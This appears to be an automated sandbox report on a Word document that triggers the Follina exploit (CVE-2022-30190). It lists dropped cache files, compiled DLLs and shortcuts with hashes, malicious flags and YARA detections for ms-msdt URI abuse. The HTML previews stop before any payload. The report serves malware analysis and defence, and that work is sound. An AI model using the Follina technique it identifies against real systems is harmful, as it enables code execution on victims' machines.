Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\16E37148.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\16E37148.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\89DF4BAA.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\89DF4BAA.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\89DF4BAA.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{677538CC-22A1-43D9-BD9A-C629280F1C4E}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2130
Entropy (8bit):	1.1618571236537212
Encrypted:	false
SSDEEP:	6:/9IqgHu42sarhYkIuvgB4PxZUtr1iI5lN24NLRnyOLfEznRnyOLflqDmPm1SXV5:mbb2sOhYk5vnZA5Rn/YnRn/doQ5
MD5:	4F8C0EAC84D2D1AEEDABF24EF834DEFF
SHA1:	7B75446CBB512AD6C13F12A35948E1548FD62864
SHA-256:	8FB6FE075C6777639474427C864A13E5EAB1ECF7016DD1C23B9CA8FA7A7D0188
SHA-512:	83839667E41A748A703F80D0CE533F37922433973EFC0949D34D2B3E7FFC8548A04682D97A1457CB7E92C667541EBB2BED0432A59084558A4BBE5E1CE8567494
Malicious:	false
Preview:	....S.H.A.P.E. .X. .\.*. .M.E.R.G.E.F.O.R.M.A.T... . ...0...2...6...D...F...D...F...J...N...P..... .....j....U....j....U...*....j....U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{9637A4EF-9FF4-43D0-9F94-84AF1936C274}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].htm (copy)

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators

Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	false
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\01rkp2ka\01rkp2ka.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.79749305864191
Encrypted:	false
SSDEEP:	96:WKqedmYoNKvUTCSH3gR8H8FgwSHwBnkwZYPaSJ365OOieMjQZa2RnIj2K:bElNK8TCSfHyPnkwZ+vKOBQZXn2
MD5:	A3852564CA718AB40C68A255EEB0F8DF
SHA1:	3A99D23AB2B157C0BD759FCA73047F8BB8611EF4
SHA-256:	D05D1D1CAA819EEFFF6121EE9E746D96360EC76D8CFD77FFD8736CF9EFFCEB66
SHA-512:	19134AB877F434B2564239218B5CB0865114D90E804673EE53980A685869134296A5347009E0AC37B43BB3E6D1E6FD821FC74EA65474BA2240DC687C1BB02F06
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<.. ...@..... .....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,.o....*~....*....0..!..... ....s.....(....,.o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,. .+.....o.....+).o.....t....~....(....,...t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1008166912794564
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryO+PfGak7Ynqq1+PfXPN5Dlq5J:+RI+ycuZhNt+akSKfPNnqX
MD5:	CCEC6FC0B20BEA34F917C387969FA636
SHA1:	03EC62AE92518E8478297BD1F7A197EF0D71E113
SHA-256:	BE61BE9DA2757D7EE9A09F1C07D6B13D60515FFC7417BA6C3FC503A0094B499A
SHA-512:	9656E5185B2A211A44200B19D59A3E810D02D7FEAD0BE833064D4CDF914C4808CFFD5F8B00B14FBCF31E2FE9DD54302E100E2045E9FE9C7C0F0EC8B469EB568
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.1.r.k.p.2.k.a...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.1.r.k.p.2.k.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES1B1C.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.093180645604145
Encrypted:	false

SSDEEP:	24:H7C9A+6UidkHKhKe3feI+ycuZhNt+akSKfPNnq9Wd:rLxdkAKe3m1ult+a3K9q9m
MD5:	26E20DE969A81AD21D8C11428DD8D335
SHA1:	D0B522B5F0B8C437683568C4ACC3CFFEF57F1196
SHA-256:	6FA6A619B3D754E6ECBAF12B4801B98EE34B1E56DEA9C1942B118CF4B5393476
SHA-512:	07D1DA0B64C34B3909CC2D890033647CA9120CE3778430D86736F4172F2DECEDF31C6FDA651840F747AB70B88C4ADBE764D85D3C6162495D780274253B9A117
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\01rk p2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP.....o....4.....6.....5.....C:\Users\user\AppData\Local\Temp\RES1B1C.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s .l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.1.r .k.p.2.k.a...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES2969.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.076886897377885
Encrypted:	false
SSDEEP:	24:H53W9o66GFmkHphKe3feI+ycuZhNHakSZPNnq9Yld:d/+FjXKe3m1ulHa3bq9YP
MD5:	437DD08072E93358CBBD0EB7C0176472
SHA1:	77D262C59FBA3C6B4002A9E38C829376EF60635B
SHA-256:	84B9F374AB5B62DACB0079B86C28D3648BB8917B7EB3C6CCAD847A7342E475F6
SHA-512:	290832204B93C94B84575B54545F69FB245676081AF572BE70AB7D8C429AB0CB094744192340EEA8E6EE1C8E8EA96A65E9DFD9937FA5BE8FCFE3E7546E6F94A E
Malicious:	false
Preview:	L.....b.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\asao mmz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP.....&w.o...}...h.....5.....C:\Users\user\AppData\Local\Temp\RES2969.tmp.-.<.....'...Mic rosoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r. a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e... a.s.a.o.m.m.z.3...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\RES4732.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.087579112057223
Encrypted:	false
SSDEEP:	24:Hm3W9oVKpkHJhKe3feI+ycuZhN9akSLPNnq9Yld:A/VCk3Ke3m1ul9a3hq9YP
MD5:	7810C97B7394B23F7585151B24284EC7
SHA1:	2C1AD090AB3DFA44BEB3CF426427611242647D40
SHA-256:	C98816400EDFA15F7D3EE43309F7E63C986046942F3DFEB93E4C4D647A98CAAE
SHA-512:	B3F4F06C3F00309A40DD15E82F21048319A84D7B1577F325DECE02482ACF139E4DAB8EC5993FCD57EBC270AAFEF31051C7F5DB32DB614A761AD3437F05C13E 6
Malicious:	false
Preview:	L.....b.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\i3gh m531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP.....T.....Ed....t.....5.....C:\Users\user\AppData\Local\Temp\RES4732.tmp.-.<.....'...Mic rosoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r. a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e... i.3.g.h.m.5.3.1...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0895003920163724
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry1ak7YnqqZPN5Dlq5J:+RI+ycuZhNHakSZPNnqX
MD5:	CC7F2677166FB391007D83F88C688CA1

SHA1:	AF0717ACCDF6F325737DC93AE8FFC17B46E7977F
SHA-256:	120DEF284865455EA87557F01AF1118C8DD9F6BC03E733FC281EF2A636D746F4
SHA-512:	E350EC8168352FA19CC9A4EC4F13A2E1E4643EB85B2EA3CD5EC0B2F20CF71162F710815DC8152F3BA8406623C0ADA6FC0D7C3A792028030A0322FA867F9A0F9C
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...a.s.a.o.m.m.z.3...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...a.s.a.o.m.m.z.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\asaommz3\asaommz3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.782786887295759
Encrypted:	false
SSDEEP:	48:64oPhmKraYZkH8KTibUyPkwjj0JeC+CFSlwYNfc1ulHa3bq:ODaAkHHoxk8ZCuNnlK
MD5:	766473A4C386B81551C7D3971EC5AC33
SHA1:	3CD89F9EFCC926EFCAED14A32447CF4FA5CF71C0
SHA-256:	BEA495B174127D5766239B72098729676749D125123E2E495687F098C0C51A7F
SHA-512:	699BE66D691484E61B92F08BA27AB563BB48D257C1FC65F65CCA086B184EC0EAEB23878C6121EE63CA5CFAB7B4DDCA6687FAB3EE95CC101DF41464327224053
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... .....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.relloc.....`.....@..B..... *.....H..... "..."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s.....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.11145665806792
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryd9ak7Ynqq2SPN5Dlq5J:+RI+ycuZhN9akSLPNnqX
MD5:	E9549296A3E219BE4564CF14A090740B
SHA1:	77CD8D88D1CDAB155492F98D34EDCC59AB7DB6F5
SHA-256:	F79F6A4A3E7CC613B15D726492556057E4412FD788E3A3BF35297499DACCBBFD
SHA-512:	E7BED82FB85D1520F3157836119F0A20F98522AA2680FF4DEA29CF32B0CF8BC5D5B62B3FA7A0C3A80BA5589097D81E83E77D5424B902C8C6EA0C4E9F667F58EE
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.3.g.h.m.5.3.1...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...i.3.g.h.m.5.3.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\i3ghm531\i3ghm531.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.088648770844524
Encrypted:	false
SSDEEP:	24:etGSo89pz1qlkCe745Q7GslPor9jvX5ekjV4gztkZfhy6Iv+CqzOBWI+ycuZhN9B:6dpqb927GslPyDRjyJhok1ul9a3hq
MD5:	3BC757DB7B82771A228AC8E6B156076A
SHA1:	E8E6F16F1469AFFB683D65208D5DF1BE4D738473
SHA-256:	ED86906E5744CF340300AD2CA8F96FE0D04EF4EB01770E9B9E0FDF17F90B3A73
SHA-512:	BB091D5BFF577921887F0C8CEA33B50B2C00D38A773BC6DB1A7EE6460656C1E30A95E887001631AC623D30AFE0870DC61D0642DF2BBFDB719E413FD116E4951
Malicious:	false

Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......b...........!.................%... ...@....... ....@..................................$..K....@.......................`..................................................... ............... ..H............text...4.... ..................... ..`.rsrc........@......................@..@.rel oc.......`......................@..B.................%......H........ ..4...0..6....... ....s........o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. ....v4.0.30319......l.......#~..........#Strings............#US.........#GUID.......t...#Blob...........W=........%3...2.+...N.B............. ....0.....W.......+.............................Q.9.......... \.....P ......j...... ..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\doc782.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:28:53 2022, mtime=Wed Jun 8 01:50:16 2022, atime=Wed Jun 8 01:50:04 2022, length=10144, window=hide
Category:	dropped
Size (bytes):	1045
Entropy (8bit):	4.711472390862526
Encrypted:	false
SSDEEP:	12:8hAdC0A0UH6CHic4FpGXQDHs+WGG3A/bYbjAA/y/lHm2NDyUDk36k3o4t2Y+xIBx:8hk+JOkKHdqA0AAKJDyg7aB6m
MD5:	25480BE39C79A08C7076EA996A394D31
SHA1:	2D2D42155FA93FAF073DA0A3F1257ABC2575F3B6
SHA-256:	2390F6D1EB3B92CAEBBF23BD87C2F87D6DF960DA6624AC32D271D75F93797D08
SHA-512:	25B330A517002DEA83F6BF9004D97D8DAFD45B6FB366F124DDDD767DE1768BBDC0AF7A5A43323636D08D47C85ABC54EE65F77C37F96A222DC9ADC398950FC2C
Malicious:	false
Preview:	L..................F.... ....V..3...G.{.z../.]t.z...'...........................P.O. .:i.....+00.../C:\..................x.1......Ng...Users.d......L...T9.....................:......B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....T.1.....hT....user..>.......NM..T9......S.....................K.a.l.f.o.n.s.....~.1.....hT....Desktop.h.......NM..T9......Y.............>.........D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....d.2..'...TC. .DOC782~1.DOC..H......hT...TC............................".d.o.c.7.8.2...d.o.c.x.......R...............-.......Q...........>.S......C:\Users\user\Desktop\doc782.docx..".. ...\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.7.8.2...d.o.c.x.........:..,.LB.)...Aw...`.......X.......855271...........!a..%.H.VZAj...-..s.........W...!a..%.H.VZAj...-..s.........W............. 1SPS.XF.L8C....&.m.q.........../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.........9...1SPS..mD..pH.H@.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.601202445739505
Encrypted:	false
SSDEEP:	3:bDuMJlZIbFXCmxWKIbFXCv:bCSa6c
MD5:	538F5016C24249AC1799BBBB20B4BD97
SHA1:	1B0ECD98E7D3BFECA78B00528138FA8D84F35BED
SHA-256:	249CC3AF3819FB4142D7A65254BD454ACF580489E19A50D71007A7E998B4A70F
SHA-512:	E0E8040389BABFFD046E57AAD3ECFEE9A9171B4D00EC75EE3DF48710FC452C479692121776D17DCBCCC72E4A1CA0B6570484C007B282C9DBF05EDD34C9463EDA
Malicious:	false
Preview:	[folders]..Templates.LNK=0..doc782.LNK=0..[misc]..doc782.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.039103887420846
Encrypted:	false
SSDEEP:	3:Rl/Zd0ittlqKCxPPGdbxrPuW/qPUVq:RtZaigTPGZgW/q0q
MD5:	DE9AD1CB34B9BEEDE78CB381CC573070
SHA1:	BC4E47C54B28A8D1F9BE0FDBF32D2904923A1835
SHA-256:	711F0F0DFD92AC6ECE1EE5E7395FD0C19C19C20827626DD9B5D69900C7D5877C
SHA-512:	C136D5A08132BF9E1D7705498F2056948873F7D7914C73FE31983B7C66DBEB23850321D11D21CD5E1399D3C4ED937388BD0A5674BC0E016504F16587D9720BFF
Malicious:	false
